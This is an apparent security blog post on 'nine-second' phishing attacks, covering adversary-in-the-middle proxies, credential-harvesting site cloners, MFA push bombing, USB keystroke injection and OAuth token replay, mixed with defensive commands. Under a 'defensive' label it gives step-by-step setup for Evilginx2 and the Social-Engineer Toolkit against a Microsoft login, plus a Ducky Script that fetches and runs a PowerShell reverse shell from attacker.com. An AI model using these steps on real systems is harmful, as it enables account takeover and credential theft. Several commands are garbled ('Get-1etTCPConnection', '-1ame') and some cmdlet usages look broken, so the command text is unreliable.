Listen to this Post
Introduction:

In a world where cybersecurity awareness campaigns urge users to “take nine seconds” before clicking a suspicious link, attackers are demonstrating that nine seconds is more than enough time to compromise an entire organization. The gap between security training and real-world attack execution has never been wider—while employees hesitate over email links, adversaries are leveraging automated phishing frameworks, adversary-in-the-middle (AiTM) proxies, and social engineering tactics to bypass MFA and harvest credentials in seconds. This article dissects the techniques behind the “9-second hack,” provides actionable defensive strategies, and explores why small businesses remain prime targets for these rapid, low-cost attacks.
Learning Objectives & Secrets:
- Objective 1: Understand how AiTM phishing frameworks (Evilginx2, Modlishka, Muraena) intercept credentials and session cookies in real time, bypassing both passwords and multi-factor authentication.
- Objective 1 Secret Tips: Deploy phishing-resistant MFA (FIDO2/WebAuthn) and monitor for anomalous login locations—attackers cannot replay hardware-bound credentials.
- Objective 2: Master the credential harvesting lifecycle—from domain typosquatting and fake login pages to session token exfiltration and lateral movement.
- Objective 2 Secret Tips: Implement conditional access policies that block logins from non-corporate IP ranges and require device compliance checks.
- Objective 3: Recognize that social engineering—not technical vulnerabilities—remains the fastest path to compromise, with voice phishing (vishing) and pretexting bypassing even the most robust email filters.
- Objective 3 Secret Tips: Establish a “verified callback” protocol for any password reset or MFA code request received via phone or chat.
You Should Know:
- Adversary-in-the-Middle (AiTM) Phishing: How It Works in 9 Seconds
AiTM phishing represents the evolution of static phishing pages. Instead of hosting a fake login form, the attacker deploys a reverse proxy (e.g., Evilginx2) between the victim and the legitimate authentication service (e.g., login.microsoftonline.com). When the victim enters credentials and completes MFA, the proxy captures the session cookie—not just the password—allowing the attacker to replay the authenticated session even after the victim changes their password.
Step‑by‑step guide to an AiTM attack (defensive perspective):
- Domain Preparation: The attacker registers a domain similar to the target (e.g.,
micros0ft-login[.]com) and obtains a TLS certificate via Let’s Encrypt. - Proxy Deployment: On a VPS, the attacker runs:
Linux (Ubuntu/Debian)
sudo apt update && sudo apt install golang git
git clone https://github.com/kgretzky/evilginx2.git
cd evilginx2
make
sudo ./evilginx -p /path/to/phishlets
- Phishlet Configuration: The attacker configures a phishlet for the target service (e.g., Office 365) and sets up the proxy domain:
set domain micros0ft-login.com
set lure-path /login
- Lure Delivery: The attacker sends a phishing email with a link to `https://micros0ft-login[.]com/login`. The proxy transparently forwards all traffic to the real Microsoft login page.
- Credential & Token Capture: When the victim logs in and completes MFA, Evilginx2 captures the `session_token` and `authenticated` cookies.
- Session Replay: The attacker imports the captured cookies into a browser and accesses the victim’s account without ever knowing the password.
Defensive Commands (Linux/Windows):
- Linux – Monitor for unauthorized proxy traffic:
sudo tcpdump -i eth0 port 443 -A | grep -i "microsoftonline"
- Windows – Check for anomalous outbound connections:
Get-1etTCPConnection -State Established | Where-Object {$_.RemotePort -eq 443} | Select-Object RemoteAddress, OwningProcess - Azure AD – Conditional Access Policy (PowerShell):
New-AzureADMSConditionalAccessPolicy -DisplayName "Block Non-Compliant Devices" -Conditions $conditions -GrantControls $grantControls
2. Credential Harvesting with the Social-Engineer Toolkit (SET)
The Social-Engineer Toolkit (SET) remains one of the most effective open-source frameworks for credential harvesting, particularly in small business environments where security awareness is minimal. SET can clone any website in seconds and host a credential-harvesting server that logs every submitted username and password.
Step‑by‑step guide (defensive awareness):
1. Install SET (Kali Linux):
sudo apt install setoolkit
2. Launch SET and select attack vector:
sudo setoolkit
– Select `1) Social-Engineering Attacks`
– Select `2) Website Attack Vectors`
– Select `3) Credential Harvester Attack Method`
– Select `2) Site Cloner`
3. Enter the IP address of the attacking machine and the URL to clone (e.g., `https://login.microsoftonline.com`).
4. Distribute the link to targets via email or SMS.
5. Monitor harvested credentials in real time—SET displays them in the terminal as they are submitted.
Defensive Measures:
– Email filtering: Block emails containing newly registered domains (less than 30 days old).
– Browser protections: Enable Microsoft Defender SmartScreen or Google Safe Browsing to flag deceptive URLs.
– Employee training: Teach users to inspect the full URL, not just the visual domain, and to never enter credentials after clicking an email link.
Linux command to check for cloned domains:
dig +short micros0ft-login.com
whois micros0ft-login.com | grep "Creation Date"
3. MFA Fatigue and Push Bombing: The 9‑Second Social Engineering Vector
MFA fatigue attacks—where attackers repeatedly send push notifications until the victim approves out of frustration—account for approximately 28% of MFA bypass incidents, with peak attack windows occurring between 8:00–9:00 AM when employees are most distracted. Combined with vishing (voice phishing), attackers call victims impersonating IT support, claiming a “security update” requires MFA approval.
Step‑by‑step attack flow:
1. Reconnaissance: Attacker identifies the victim’s organization and mobile number via LinkedIn or OSINT.
2. Credential Phishing: Using AiTM, the attacker captures the victim’s password.
3. Push Bombing: The attacker triggers multiple MFA push requests using the captured credentials.
4. Vishing Call: While notifications flood the victim’s phone, the attacker calls, impersonating the help desk, and urges the victim to “approve the test notification.”
5. Account Compromise: The victim approves, and the attacker gains full access.
Defensive Commands & Policies:
– Azure AD – Disable legacy MFA methods and enforce number matching:
Update-AzureADUser -ObjectId $user.ObjectId -AuthenticationMethods @{ "MicrosoftAuthenticator" = @{ "RequireNumberMatching" = $true } }
– Conditional Access – Block MFA fatigue:
New-AzureADMSConditionalAccessPolicy -DisplayName "Require Compliant Device for MFA" -Conditions $conditions -GrantControls @{ "BuiltInControls" = @("RequireCompliantDevice") }
– Windows – Audit MFA logs:
Get-AzureADAuditSignInLogs -Filter "riskLevel eq 'medium' or riskLevel eq 'high'" | Format-Table UserPrincipalName, RiskLevel, RiskEventTypes
4. USB HID Attacks: Physical Bypass in Seconds
While the “9-second hack” often refers to network-based attacks, physical attack vectors—such as USB Rubber Ducky devices—can compromise a system in under ten seconds by emulating a keyboard and injecting malicious commands. Modern variants, like the “evil-w33vil” PoC, bypass traditional network-based detection by operating entirely at the HID (Human Interface Device) level.
Step‑by‑step HID attack (defensive understanding):
1. Payload Creation: The attacker writes a Ducky Script payload that opens PowerShell and downloads a reverse shell:
DELAY 1000
GUI r
DELAY 200
STRING powershell -1oP -1onI -W Hidden -Exec Bypass -Command "IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/shell.ps1')"
ENTER
2. Deployment: The attacker plugs the USB device into an unlocked workstation.
3. Execution: Within seconds, the payload executes, establishing persistence or exfiltrating credentials.
Defensive Commands:
– Windows – Disable USB auto-run and restrict removable storage:
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\RemovableStorageDevices" -1ame "Deny_All" -Value 1
– Linux – Disable USB HID devices:
echo 'blacklist usbhid' | sudo tee -a /etc/modprobe.d/blacklist.conf
sudo update-initramfs -u
– Endpoint Detection and Response (EDR): Monitor for unusual keystroke injection patterns (e.g., rapid `GUI r` + `powershell` sequences).
5. Cloud API Security: Hardening Against Token Theft
Once an attacker compromises a Microsoft 365 or Google Workspace account via AiTM, they often use API access to maintain persistence, even after the user resets their password. OAuth 2.0 tokens and refresh tokens provide long-term access that traditional password rotation cannot revoke.
Step‑by‑step API abuse:
- Token Extraction: The attacker extracts OAuth refresh tokens from the captured session.
- Token Replay: Using tools like `oauth2l` or custom Python scripts, the attacker exchanges the refresh token for a new access token:
oauth2l header --refresh-token $REFRESH_TOKEN
- API Access: The attacker uses the token to access Microsoft Graph API or Google Admin SDK, enumerating users, reading emails, and creating mail forwarding rules.
Defensive Commands:
- Azure AD – Revoke all sessions for a compromised user:
Revoke-AzureADUserAllRefreshToken -ObjectId $user.ObjectId
- Microsoft Graph – List active OAuth apps:
Get-MgOauth2PermissionGrant -All | Where-Object {$_.ClientId -1e "known_good_app_id"} - Google Workspace – Audit OAuth tokens:
gam user [email protected] show oauth
gam user [email protected] delete oauth <client_id>
6. Defensive Architecture: Zero Trust and Phishing-Resistant MFA
The most effective defense against 9‑second attacks is a Zero Trust architecture that assumes breach and verifies every request. Phishing-resistant MFA—specifically FIDO2/WebAuthn (hardware security keys)—cannot be intercepted by AiTM proxies because the cryptographic challenge-response is bound to the origin domain.
Implementation steps:
1. Enforce FIDO2 for all administrative accounts:
- Azure AD: Require security keys for Global Administrators.
- Google Workspace: Enforce security keys for super admins.
2. Implement continuous access evaluation (CAE):
- Azure AD: Enable CAE to revoke sessions in real time when risk is detected.
- Deploy conditional access policies that block legacy authentication:
New-AzureADMSConditionalAccessPolicy -DisplayName "Block Legacy Auth" -Conditions @{ "ClientAppTypes" = @("ExchangeActiveSync", "Other") } -GrantControls @{ "BuiltInControls" = @("Block") }
4. Monitor for impossible travel and anomalous sign-ins:
Get-AzureADAuditSignInLogs -Filter "riskLevel eq 'high'" | Export-Csv -Path "risky_logins.csv"
What Undercode Say:
- Key Takeaway 1: The “9-second hack” is not science fiction—it is the reality of modern phishing-as-a-service (PhaaS) platforms that automate credential harvesting, MFA bypass, and session hijacking with minimal technical skill required. Small businesses, which often lack dedicated security teams, are the softest targets.
-
Key Takeaway 2: Traditional security awareness campaigns that urge users to “pause and think” are insufficient when attackers use pixel-perfect fake login pages, AI-generated voice clones, and push notification fatigue to bypass human judgment. The solution lies in phishing-resistant MFA, conditional access policies, and continuous monitoring—not in expecting users to outsmart sophisticated adversaries in nine seconds.
Analysis:
The democratization of cyberattacks through PhaaS platforms means that a 9‑second compromise is no longer the domain of elite nation-state actors—it is accessible to anyone with a credit card and a basic understanding of proxies. The attack surface has shifted from exploiting software vulnerabilities to exploiting human psychology and authentication flows. While hardware security keys (FIDO2) effectively neutralize AiTM attacks, their adoption remains low, particularly in SMB environments. The most practical short-term defense is a combination of conditional access policies that block non-compliant devices and rigorous monitoring of authentication logs for anomalies. However, until phishing-resistant MFA becomes the default, the 9‑second window will remain a persistent threat—one that demands proactive, layered defenses rather than reactive awareness campaigns.
Prediction:
- +1 The adoption of passkeys (FIDO2) will accelerate significantly by 2027, driven by both Apple/Google platform integration and insurance carrier mandates, effectively neutralizing AiTM phishing for organizations that enforce them.
- -1 PhaaS platforms will continue to evolve, incorporating AI-generated deepfake vishing and real-time QR code phishing (quishing) that bypass even hardware-backed MFA by tricking users into approving authentication on attacker-controlled devices.
- -1 Small businesses without dedicated security resources will face a 40% increase in credential-based breaches over the next 18 months as attackers shift focus from enterprise targets to less-protected SMB environments.
- +1 The rise of AI-driven security operations (SOC) automation will enable real-time detection of AiTM proxies through behavioral analytics, reducing the average time to detect a 9‑second attack from days to minutes.
- -1 Legacy MFA methods (SMS, TOTP, push notifications) will be formally deprecated by major cloud providers by 2028, creating a migration crisis for organizations that delay adopting phishing-resistant alternatives.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eqHXa7Jv – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


